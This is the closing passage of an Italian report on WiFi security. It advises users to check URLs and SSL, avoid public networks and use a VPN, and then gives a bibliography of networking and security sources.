A oggi non vi è una data certa di questo nuovo standard e comunque dovranno passare anni prima che tutti i dispositivi WiFi possano essere convertiti. In questo scenario nessuna tecnologia può sostituire l'accortezza dell'utente che deve sempre controllare su quali siti si connette, che gli URL siano esatti e soprattutto che il sito sia protetto in SSL. Come buona pratica non bisogna mai utilizzare reti WiFi pubbliche e, laddove sia possibile, sfruttare la tecnologia VPN.

Eppure utilizzare una rete privata virtuale decente risulta oneroso: si parte da offerte di 10 euro mensili per utenti privati fino ad arrivare a progetti di VPN Concentrator aziendali dal costo di svariate migliaia di euro. Inoltre, se ci si affida a un fornitore poco affidabile, questo potrebbe vedere tutte il traffico della VPN, vanificando le potenzialità di tale tecnologia.

# Bibliografia e Sitografia


[1] Nuts about Nets. Wifimetrix product info. URL http://nutsaboutnets.com/wifimetrix-product-info/.

[2] Acrylic. Acrylic wifi home – free wifi scanner. URL https://www.acrylicwifi.com/en/wlan-wifi-wireless-network-software-tools/wlan-scanner-acrylic-wifi-free/.

[3] Jon Erickson. *L'arte dell'hacking: le idee, gli strumenti, le tecniche degli hacker*. Apogeo, 2008.

[4] Internet Research Task Force. Dragonfly key exchange, 2015. URL https://tools.ietf.org/html/rfc7664#section-1.

[5] Keith W. Ross James F. Kurose. *Reti di calcolatori e Internet. Un approccio top-down*. Pearson, 2013.

[6] Kali Linux. Kali linux official documentation, 2013. URL https://docs.kali.org/pdf/kali-book-it.pdf.

[7] William Stallings. *NETWORK SECURITY ESSENTIALS: APPLICATIONS AND STANDARDS*. Pearson, 2011.

[8] Technopedia. Vmware. URL https://www.techopedia.com/definition/16053/vmware.

[9] Hackers Tribe. La migliore scheda wireless per l'hacking delle reti wi-fi. URL https://hackerstribe.com/2017/la-migliore-scheda-wireless-per-lhacking-delle-reti-wi-fi/.

[10] WikiHow. Come violare una rete wifi protetta con il protocollo wpa/wpa2 usando kali linux. URL https://www.wikihow.it/Violare-una-Rete-WiFi-Protetta-con-il-Protocollo-WPA/WPA2-Usando-Kali-Linux.

[11] Wikipedia. Legge dell'inverso del quadrato. URL https://it.wikipedia.org/wiki/Legge_dell%27inverso_del_quadrato.

[12] ZeroUno. Rapporto clusit 2018: in forte crescita gli attacchi informatici nel primo semestre, 2018. URL https://www.zerounoweb.it/techtarget/searchsecurity/cybercrime/rapporto-clusit-2018-in-forte-crescita-gli-attacchi-informatici-nel-prim